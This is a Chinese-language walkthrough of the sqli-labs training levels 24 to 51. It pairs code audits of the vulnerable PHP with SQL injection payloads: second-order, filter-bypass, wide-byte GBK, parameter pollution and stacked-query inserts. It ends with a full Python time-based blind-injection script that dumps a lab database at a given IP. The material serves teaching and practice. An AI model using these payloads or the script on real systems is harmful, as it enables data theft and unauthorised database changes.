    $row = mysql_fetch_row($res);

    $sql = "insert into users ( username, password) values(\"$username\",
\"$pass\")";

//pass_change.php
    $username= $_SESSION["username"];
    $curr_pass= mysql_real_escape_string($_POST['current_password']);
    $pass= mysql_real_escape_string($_POST['password']);
    $re_pass= mysql_real_escape_string($_POST['re_password']);
```

```
    $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and
password='$curr_pass' ";
```

二次注入

这里对传入的参数都进行了转义，但是在修改密码处，没有对传入的$username参数进行过滤，利用点就在这里，虽然对传入的参数加上了转义符，但是插到sql表中的数据还是保留原来的数据，可以传入精心构造的参数，然后在下一次需要查询的时候，因为没有对数据库提取的数据进行过滤，从而造成了二次注入

这里创建用户admin'#

```
mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
| 15 | admin'#  | 123456     |
+----+----------+------------+
14 rows in set (0.00 sec)
```

然后登录，重置密码

```
mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | 111111     |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
```

```
| 11 | admin3    | admin3      |
| 12 | dhakkan   | dumbo       |
| 14 | admin4    | admin4      |
| 15 | admin'#   | 123456      |
+----+----------+------------+
14 rows in set (0.00 sec)
```

可以看到这里重置的是admin的密码，而不是admin'#的密码

update时的sql语句为

```
UPDATE users SET PASSWORD='$pass' where username='admin'  # ' and
password='$curr_pass'
```

less-25

代码审计

```
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        $id= blacklist($id);
        $hint=$id;
        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
function blacklist($id)
{
        $id= preg_replace('/or/i',"", $id);                    //strip out OR
(non case sensitive)
        $id= preg_replace('/AND/i',"", $id);            //Strip out AND (non case
sensitive)
        return $id;
}
```

这里对传入的id参数进行了黑名单过滤，但是只过滤了一次，因此可以双写绕过

payload：id=1'anandd updatexml(1,concat(0x7e,database(),0x7e),1) --+

XPATH syntax error: '~security~'

后续 步骤与之前的报错注入一致，但是需要注意的是information_schema库中的or也需要进行双写绕过

less-25a

这里与less-25基本一致，只不过是数字型的

这里以联合注入为例

```
http://123.56.166.12:8802/Less-25a/?id=-1%20union%20select%201,2,database()

http://123.56.166.12:8802/Less-25a/?
id=-1%20union%20select%201,2,group_concat(table_name)%20from%20infoorrmation_sche
ma.tables%20where%20table_schema=database()

http://123.56.166.12:8802/Less-25a/?
id=-1%20union%20select%201,2,group_concat(column_name)%20from%20infoorrmation_sch
ema.columns%20where%20table_name=%27users%27

http://123.56.166.12:8802/Less-25a/?
id=-1%20union%20select%201,2,group_concat(username,0x7e,passwoorrd)%20from%20user
s
```

less-26

代码审计

```php
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        $id= blacklist($id);
        $hint=$id;

        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        print_r(mysql_error());
}

function blacklist($id)
{
        $id= preg_replace('/or/i',"", $id);                    //strip out OR
(non case sensitive)
        $id= preg_replace('/and/i',"", $id);            //Strip out AND (non case
sensitive)
        $id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
        $id= preg_replace('/[--]/',"", $id);            //Strip out --
        $id= preg_replace('/[#]/',"", $id);                    //Strip out #
        $id= preg_replace('/[\s]/',"", $id);            //Strip out spaces
        $id= preg_replace('/[\/\\\\]/',"", $id);                //Strip out
slashes
        return $id;
}
```

这里过滤了and/or 空格 注释

and和or可以双写绕过

注释可以通过闭合单引号

空格字符的绕过

```
两个空格代替一个空格，用 Tab 代替空格，%a0=空格
%20 %09 %0a %0b %0c %0d %a0 %00 /**/ /*!*/
select * from users where id=1 /*!union*//*!select*/1,2,3,4;
%09 TAB 键（水平）
%0a 新建一行
%0c 新的一页
%0d return 功能
%0b TAB 键（垂直）
%a0 空格
可以将空格字符替换成注释 /**/ 还可以使用 /*!这里的根据 mysql 版本的内容
不注释*/
```

因为报错注入使用的空格较少，在这里使用报错注入（联合注入也是可以的）

```
payload:id=1'anandd%a0updatexml(1,concat(0x7e,database(),0x7e),1)anandd'1'='1
```

后续步骤与上述报错注入一致

```
id=1%27anandd%a0updatexml(1,concat(0x7e,
(select%a0group_concat(table_name)%a0from%a0infoorrmation_schema.tables%0bwhere%0
btable_schema='security'),0x7e),1)anandd%0b%271%27=%271

id=1%27anandd%a0updatexml(1,concat(0x7e,
(select%a0group_concat(column_name)%a0from%a0infoorrmation_schema.columns%0bwhere
%0btable_name='users'),0x7e),1)anandd%0b%271%27=%271

id=1%27anandd%a0updatexml(1,concat(0x7e,
(select%a0group_concat(username,0x7e,passwoorrd)%a0from%a0users),0x7e),1)anandd%0
b%271%27=%271
```

less-26a

代码审计：

```php
<?php
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        $id= blacklist($id);
        $hint=$id;
        $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        //print_r(mysql_error());
function blacklist($id)
{
        $id= preg_replace('/or/i',"", $id);                    //strip out OR
(non case sensitive)
```

```
        $id= preg_replace('/and/i',"", $id);            //Strip out AND (non case
sensitive)
        $id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
        $id= preg_replace('/[--]/',"", $id);            //Strip out --
        $id= preg_replace('/[#]/',"", $id);                     //Strip out #
        $id= preg_replace('/[\s]/',"", $id);            //Strip out spaces
        $id= preg_replace('/[\/\\\\]/',"", $id);                //Strip out
slashes
        return $id;
}
```

这里与less-26差不多，但是关闭了mysql的错误报告,因此不能够使用报错注入

使用payload：

```
id=1')%a0anandd%a0'1'=('1
```

绕过

payload：

```
id=999')%a0union%a0select%a01,database(),3%a0anandd%a0'1'=('1

id=999')%a0union%a0select%a01,group_concat(table_name),3%a0from%a0infoorrmation_s
chema.tables%a0where%a0table_schema='security'%a0anandd%a0'1'=('1

id=999')%a0union%a0select%a01,group_concat(column_name),3%a0from%a0infoorrmation_
schema.columns%a0where%a0table_name='users'%a0anandd%a0'1'=('1

id=999')%a0union%a0select%a01,group_concat(username,0x7e,passwoorrd),3%a0from%a0u
sers%a0where%a01%a0anandd%a0'1'=('1
```

需要注意的是，在注入数据时

```
select * from users where id = ('999') union select
1,group_concat(username,0x7e,password),3 from users and '1'=('1')
```

这条语句中是有语法错误的，and和or应该在where子句中出现

因此，需要补全where子句，使用下述payload

```
select * from users where id = ('999') union select
1,group_concat(username,0x7e,password),3 from users where 1 and '1'=('1')
```

less-27

```
if(isset($_GET['id']))
```

```
{
        $id=$_GET['id'];
        $id= blacklist($id);
        $hint=$id;
}

        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);

function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
$id= preg_replace('/[--]/',"", $id);            //Strip out --.
$id= preg_replace('/[#]/',"", $id);                     //Strip out #.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/select/m',"", $id);     //Strip out spaces.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/union/s',"", $id);      //Strip out union
$id= preg_replace('/select/s',"", $id);     //Strip out select
$id= preg_replace('/UNION/s',"", $id);      //Strip out UNION
$id= preg_replace('/SELECT/s',"", $id);     //Strip out SELECT
$id= preg_replace('/Union/s',"", $id);      //Strip out Union
$id= preg_replace('/Select/s',"", $id);     //Strip out select
return $id;
}
```

过滤了select和union，可以使用大小写绕过

payload

```
id=99'%a0UniOn%a0sElEct%a01,database(),3%a0and%a0'1
```

less-27a

代码审计：与less27大致相同，只是id加了双引号

```
$id = '"' .$id. '"';
```

payload

```
id=99%22%a0uNion%a0sElect%a01,database(),3%a0and%221
```

less-28

代码审计

```
        $id=$_GET['id'];
        $id= blacklist($id);
        $hint=$id;
        $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
        $result=mysql_query($sql);
```

```
        $row = mysql_fetch_array($result);

function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);                          //strip out /*
$id= preg_replace('/[--]/',"", $id);                            //Strip out --.
$id= preg_replace('/[#]/',"", $id);                                     //Strip
out #.
$id= preg_replace('/[ +]/',"", $id);                    //Strip out spaces.
//$id= preg_replace('/select/m',"", $id);                               //Strip
out spaces.
$id= preg_replace('/[ +]/',"", $id);                    //Strip out spaces.
$id= preg_replace('/union\s+select/i',"", $id);     //Strip out UNION & SELECT.
return $id;
}
```

这里过滤了union select整体，\s+表示匹配一次或多次空格，/i表示不区分大小写

因为只过滤了一次，所以可以使用重写绕过

```
id=99%27)uni union%0aselecton%a0select%a01,database(),3%a0and(%271
```

less-28a

这里只过滤了union select

```
id=99')ununion selection select 1,database(),3 and ('1
```

less-29

代码审计

```
//login.php
<?php
error_reporting(0);
if(isset($_GET['id']))
{
        $qs = $_SERVER['QUERY_STRING']; //$_SERVER['QUERY_STRING']作用是获得请求的
值，也就是ip:port/uri? 后面的值
        $hint=$qs;
        $id1=java_implimentation($qs);
        $id=$_GET['id'];
        //echo $id1;
        whitelist($id1); //对id1进行白名单检测

        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
```

```
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}

function whitelist($input)
{
        $match = preg_match("/^\d+$/", $input);
        if($match)
        {
                //echo "you are good";
                //return $match;
        }
        else
        {
                header('Location: hacked.php');
                //echo "you are bad";
        }
}

function java_implimentation($query_string)
{
        $q_s = $query_string;
        $qs_array= explode("&",$q_s); //根据&分割字符串分别存储在数组中

        foreach($qs_array as $key => $value)
        {
                $val=substr($value,0,2);
                if($val=="id")
                {
                        $id_value=substr($value,3,30); //只截取id前27位字符
                        return $id_value;
                        break;
                }
        }
}
?>
```

对输入党的参数进行校验是否为数字，但是在对参数值进行校验之前的提取时候只提取了第一个id值，如果我们有两个id参数，第一个id参数正常数字，第二个id参数进行sql注入。sql语句在接受相同参数时候接受的是后面的参数值

```
login.php?id=1&id=-1' union select 1,database(),3 --+
```

less-30

与less-29类似，把单引号换成双引号

```
login.php?id=1&id=-1" union select 1,database(),3 --+
```

less-31

与less-30类似，多了一个括号

```
login.php?id=1&id=-1") union select 1,database(),3 --+
```

less-32

代码审计

```
function check_addslashes($string)
{
    $string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string);
    $string = preg_replace('/\'/i', '\\\'', $string);

    $string = preg_replace('/\"/', "\\\"", $string);

    return $string;
}
```

过滤了斜杠、单引号和双引号

```
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
```

数据库使用了gbk编码，考虑宽字节注入

宽字节注入

宽字节注入，在 SQL 进行防注入的时候，一般会开启 gpc，过滤特殊字符。一般情况下开启 gpc 是可以防御很多字符串型的注入，但是如果数据库编码不对，也可以导致 SQL 防注入绕过，达到注入的目的。如果数据库设置宽字节字符集 gbk 会导致宽字节注入，从而逃逸 gpc。

前提条件

简单理解:数据库编码与 PHP 编码设置为不同的两个编码那么就有可能产生宽字节注入

深入讲解：要有宽字节注入漏洞，首先要满足数据库后端使用双/多字节解析 SQL语句，其次还要保证在该种字符集范围中包含低字节位是 0x5C(01011100) 的字符，初步的测试结果 Big5 和 GBK 字符集都是有的， UTF-8 和 GB2312 没有这种字符（也就不存在宽字节注入）。

gpc 绕过过程
%df%27===(addslashes)===>%df%5c%27===(数据库 GBK)===>運'

```
id=%df%27%20union%20select%201,database(),3%20--+
```

less-33

这里与less-32基本一致，只不过这里调用了addslashe函数

```
function check_addslashes($string)
{
    $string= addslashes($string);
    return $string;
}
```

addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。

预定义字符是：单引号（'）、双引号（"）、反斜杠（\）、NULL

因此绕过思路和上一关一样

less-34

代码审计

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname1=$_POST['uname'];
        $passwd1=$_POST['passwd'];

        $uname = addslashes($uname1);
        $passwd= addslashes($passwd1);

        mysql_query("SET NAMES gbk");
        @$sql="SELECT username, password FROM users WHERE username='$uname' and
password='$passwd' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
```

这里对POST提交的uname和paswd进行了addslashes函数的过滤

POST提交宽字节注入就可以

POST

```
uname=%df' union select database(),2 and 1#&passwd=password&submit=Submit
```

less-35

代码审计

```
function check_addslashes($string)
{
    $string = addslashes($string);
    return $string;
}
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
}
```

这里是数字型的注入，联合查询时不需要单引号，因此直接拼接union语句即可

唯一的影响是注入字段名的时候，后面的表名加了引号，用十六进制代替即可

```
id=-1 union select 1,group_concat(column_name),3 from information_schema.columns
where table_name=0x7573657273
```

less-36

代码审计

```
function check_quotes($string)
{
    $string= mysql_real_escape_string($string);
    return $string;
}
if(isset($_GET['id']))
{
$id=check_quotes($_GET['id']);

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
}
```

这里与less-32类似，只是这里的过滤使用了 mysql_real_escape_string函数

mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：

\x00 \n \r \ ' " \x1a

如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

绕过思路与less-32一致

```
id=%df%27%20union%20select%201,database(),3%20--+
```

less-37

代码审计

```
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname1=$_POST['uname'];
        $passwd1=$_POST['passwd'];

        $uname = mysql_real_escape_string($uname1);
        $passwd= mysql_real_escape_string($passwd1);

        mysql_query("SET NAMES gbk");
        @$sql="SELECT username, password FROM users WHERE username='$uname' and
password='$passwd' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
}
```

这里对POST提交的参数uname和passwd进行了mysql_real_escape_string()函数的过滤

绕过思路与less-34一致

```
uname=%df' union select database(),2 and 1#&passwd=password&submit=Submit
```

less-38

代码审计

```
if(isset($_GET['id']))
{
$id=$_GET['id'];

$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
/* execute multi query */
}
if (mysqli_multi_query($con1, $sql))
{

    if ($result = mysqli_store_result($con1))
    {
        if($row = mysqli_fetch_row($result))
        {
            printf("Your Username is : %s", $row[1]);
            printf("Your Password is : %s", $row[2]);
        }
    }
}
```

正常使用less-01联合注入即可


不过这里可以有另外一种注入就是堆叠注入，因为存在mysqli_multi_query函数，该函数支持多条sql语句同时进行。

堆叠注入

堆叠查询：堆叠查询可以执行多条 SQL 语句，语句之间以分号(;)隔开，而堆叠查询注入攻击就是利用此特点，在第二条语句中构造要执行攻击的语句。
在 mysql 里 mysqli_multi_query 和 mysql_multi_query这两个函数执行一个或多个针对数据库的查询。多个查询用分号进行分隔。但是堆叠查询只能返回第一条查询信息，不返回后面的信息。
select version();select database()
堆叠注入的危害是很大的 可以任意使用增删改查的语句，例如删除数据库 修改数据库，添加数据库用户。

```
id=-1';insert into users(id,username,password) values(520,'love','love')--+
```

传入id=520查看上述payload中插入的数据



less-39

与less-38基本一致，不同的是这里是数字型的

```
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

联合注入与堆叠注入都可以

less-40

与less-38基本一致，但是没有报错，这里要使用单引号括号绕过

```
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
```

less-41

也是无报错，其余与less-39一致

less-42

这里与less-24基本一致，也可以使用二次注入


```
    $username = mysqli_real_escape_string($con1, $_POST["login_user"]);
    $password = $_POST["login_password"];

    $sql = "SELECT * FROM users WHERE username='$username' and
password='$password'";
    if (@mysqli_multi_query($con1, $sql))
    {
        if($result = @mysqli_store_result($con1))
        {
            if($row = @mysqli_fetch_row($result))
            {
                if ($row[1])
                {
                    return $row[1];
                }
                else
                {
                    return 0;
                }
            }
        }
```

这里对username进行了过滤，但是没有对password进行过滤，因此堆叠注入时，可以利用password进行

```
login_user=1&login_password=1';insert into users(id,username,password)
values(666,'aaa','aaa')%23&mysubmit=Login
```

使用账号aaa密码aaa登录



less-43

与less-42类似，加一个括号绕过

```
$sql = "SELECT * FROM users WHERE username=('$username') and password=
('$password')";
```

less-44

关闭了报错，其余与less-42一致

less-45

关闭了报错，其余与less-43一致

less-46

代码审计

```
$sql = "SELECT * FROM users ORDER BY $id";
```

在order by 之后不能够接union查询，因此这里不能够使用union联合查询

没有关闭错误报告，可以使用报错注入

```
sort=1 and updatexml(1,concat(0x7e,database(),0x7e),1)
```

less-47

代码审计

```
$sql = "SELECT * FROM users ORDER BY '$id'";
```

与less-46基本一致，加单引号绕过，使用报错注入

```
sort=1' and updatexml(1,concat(0x7e,database(),0x7e),1)--+
```

less-48

与less-46基本一致，但是关闭了错误报告，可以使用时间盲注 在less-9的exp基础上略微修改即可

exp:

```
import requests

url = 'http://123.56.166.12:8802/Less-48/'
param = "?sort=(select 1 and "

def bin_search(Min,Max,url_left,url_right=',sleep(0.1),0))'):
    Mid = int(((Max-Min)/2)+Min)
    payload = url_left+'='+str(Mid)+url_right
    # print(payload)
    r = requests.get(url=payload)
    time = r.elapsed.seconds
```

```
    # print("time_1",time)
    if int(time)>=1:
        return Mid
    r.close()
    payload = url_left+'>'+str(Mid)+url_right
    # print(payload)
    r = requests.get(url=payload)
    time = r.elapsed.seconds
    # print("time_2",time)
    r.close()
    if int(time)>=1:
        return bin_search(Mid,Max,url_left,url_right)
    else:
        return bin_search(Min,Mid,url_left,url_right)

def db_len(url_left):
    print("开始注入当前数据库长度...")
    url_left+="if(length(database())"
    Min = 0
    Max = 32
    len_db = bin_search(Min,Max,url_left)
    print("数据库长度为：",len_db)
    return len_db

def db_name(url_left,len_db):
    print("开始注入当前数据库名...")
    name_db = ''
    url_left_1 = url_left
    for i in range(len_db):
        url_left =url_left_1+"if(ascii(right(left(database(),"+str(i+1)+"),1))"
        Min = 32
        Max = 128
        num = bin_search(Min,Max,url_left)
        name_db += chr(num)
        print("第",i+1,"个字符是:",chr(num))
    print("当前数据库名为：",name_db)
    return name_db

def tb_count(url_left,db_name):
    print("开始注入当前数据库中表的数量...")
    url_left_2 = url_left+"if((select count(table_name) from
information_schema.tables where table_schema='"+db_name+"')"
    Max = 64
    Min = 0
    count_tb = bin_search(Min,Max,url_left_2)
    print("当前数据库中表的数量为：",count_tb)
    return count_tb

def single_tb_len(url,db_name,id):
    print("开始注入第",id+1,"个表名长度")
    url_left = url+"if((select length(table_name) from information_schema.tables
where table_schema='"+db_name+"' limit "+str(id)+",1)"
    Min = 0
    Max = 64
    single_len_tb = bin_search(Min,Max,url_left)
```

```
    print("第",id+1,"个表名长度为：",single_len_tb)
    return single_len_tb

def tb_len(url,db_name,count_tb):
    len_tb_list = []
    for id in range(count_tb):
        len_tb_list.append(single_tb_len(url,db_name,id))
    print("表名长度列表为：",len_tb_list)
    return len_tb_list

def single_tb_name(url,db_name,id,single_len_tb):
    print("开始注入第",id+1,"个表名")
    single_name_tb = ''
    for i in range(single_len_tb):
        url_left = url+"if((select ascii(right(left(table_name,"+str(i+1)+"),1))
from information_schema.tables where table_schema='"+db_name+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print("第",id+1,"个表名第",i+1,"个字符为：",str_i)
        single_name_tb += str_i
    print("第",id+1,"个表名为：",single_name_tb)
    return single_name_tb

def tb_name(url,db_name,count_tb,len_tb_list):
    print("开始注入表名...")
    name_tb_list = []
    for id in range(count_tb):
        single_len_tb = len_tb_list[id]
        name_tb_list.append(single_tb_name(url,db_name,id,single_len_tb))
    print("表名列表为：",name_tb_list)
    return name_tb_list

def col_count(url,name_tb):
    print("开始注入",name_tb,"中的字段数量")
    url_left = url + "if((select count(column_name) from
information_schema.columns where table_name='"+name_tb+"')"
    Min = 0
    Max = 32
    count_col = bin_search(Min,Max,url_left)
    print(name_tb,"中的字段数量为：",count_col)
    return count_col

def single_col_len(url,name_tb,id):
    url_left = url+"if((select length(column_name) from
information_schema.columns where table_name='"+name_tb+"' limit "+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_col = bin_search(Min,Max,url_left)
    print(name_tb,"表中第",id+1,"个字段长度为：",single_len_col)
    return single_len_col

def col_len(url,name_tb,count_col):
```

```
    len_col_list = []
    for id in range(count_col):
        single_len_col = single_col_len(url,name_tb,id)
        len_col_list.append(single_len_col)
    print(name_tb,"表中字段长度列表为：",len_col_list)
    return  len_col_list

def single_col_name(url,name_tb,id,single_len_col):
    print("开始注入",name_tb,"中第",id+1,"个字段名")
    single_name_col = ''
    for i in range(single_len_col):
        url_left = url+"if((select ascii(right(left(column_name,"+str(i+1)+"),1))
from information_schema.columns where table_name='"+name_tb+"' limit
"+str(id)+",1)"
        Min = 32
        Max = 128
        num_i = bin_search(Min,Max,url_left)
        str_i = chr(num_i)
        print(name_tb,"中第",id+1,"个字段名中第",i+1,"个字符为：",str_i)
        single_name_col+=str_i
    print(name_tb,"中第",id+1,"个字段名为",single_name_col)
    return single_name_col

def col_name(url,name_tb,count_col,len_col_list):
    print("开始注入字段名...")
    name_col_list = []
    for id in range(count_col):
        single_name_col = single_col_name(url,name_tb,id,len_col_list[id])
        name_col_list.append(single_name_col)
    print("字段名列表为：",name_col_list)
    return name_col_list

def raws_count(url,name_tb,col_list):
    print("开始注入数据数量")
    single_col_name = col_list[0]
    url_left = url+"if((select count("+single_col_name+") from "+name_tb+")"
    Min = 0
    Max = 64
    count_raws = bin_search(Min,Max,url_left)
    print(name_tb,"中一共有",count_raws,"条数据")
    return count_raws

def single_row_len(url,name_tb,name_col,id):
    print("开始注入单条数据字符长度")
    url_left = url+"if((select length("+name_col+") from "+name_tb+" limit
"+str(id)+",1)"
    Min = 0
    Max = 32
    single_len_row = bin_search(Min,Max,url_left)
    print(name_tb,"表中",name_col,"字段中的第",id+1,"条数据长度为:",single_len_row)
    return single_len_row

def single_row_data(url,name_tb,col_list,id):
    print("开始注入第",id+1,"条数据")
    single_data_row = []
```

```
    for name_col in col_list:
        single_len_row = single_row_len(url,name_tb,name_col,id)
        single_col_data = ''
        for i in range(single_len_row):
            url_left = url+"if((select
ascii(right(left("+name_col+","+str(i+1)+"),1)) from "+name_tb+" limit
"+str(id)+",1)"
            Min = 32
            Max = 128
            num_i = bin_search(Min,Max,url_left)
            str_i = chr(num_i)
            single_col_data+=str_i
        single_data_row.append(single_col_data)
    print(name_tb,"中的第",id+1,"条数据为：",single_data_row)
    return single_data_row

def row_data(url,name_tb,col_list,count_rows):
    print("开始注入数据...")
    data_row = []
    for id in range(count_rows):
        single_data_row = single_row_data(url,name_tb,col_list,id)
        data_row.append(single_data_row)
    print(name_tb,"表中的数据为：",data_row)


if __name__ == '__main__':
    url_left = url+param
    len_db = db_len(url_left)
    name_db = db_name(url_left,len_db)
    count_tb = tb_count(url_left,name_db)
    len_tb_list = tb_len(url_left,name_db,count_tb)  #[6, 8, 7, 5]
    name_tb_list = tb_name(url_left,name_db,count_tb,len_tb_list) #['emails',
'referers', 'uagents', 'users']
    for name_tb in name_tb_list:
        count_col = col_count(url_left,name_tb)  #users 中的字段数量为： 3
        len_col_list = col_len(url_left,name_tb,count_col)
        name_col_list = col_name(url_left,name_tb,count_col,len_col_list) #
['id','username','password']
        count_raws = raws_count(url_left,name_tb,name_col_list)
        row_data(url_left,name_tb,name_col_list,count_raws)
```

less-49

这里与less-47基本一致，但是关闭了错误报告，在less-48的exp基础上加上单引号闭合，结尾加上

--+注释后面的单引号即可

less-50

代码审计

```
$id=$_GET['sort'];
if(isset($id))
```

```
{
        $sql="SELECT * FROM users ORDER BY $id";
        /* execute multi query */
        if (mysqli_multi_query($con1, $sql))
        {
                        if ($result = mysqli_store_result($con1))
                        {
                                while($row = mysqli_fetch_row($result))
                                {
                                        printf("%s", $row[0]);
                                        printf("%s", $row[1]);
                                        printf("%s", $row[2]);
                                }
                        }
        }
        else
        {
                print_r(mysqli_error($con1));
        }
}
```

与less-46基本一致，可以使用报错注入和时间盲注，不过这里使用了mysqli_multi_query函数，支持多条sql语句执行，还可以使用堆叠注入。

```
sort=1;insert into users(id,username,password) values(123,'bbb','bbb')
```

再次查询发现成功插入数据

less-51

这里与less-50基本一致

```
$sql="SELECT * FROM users ORDER BY '$id'";
```

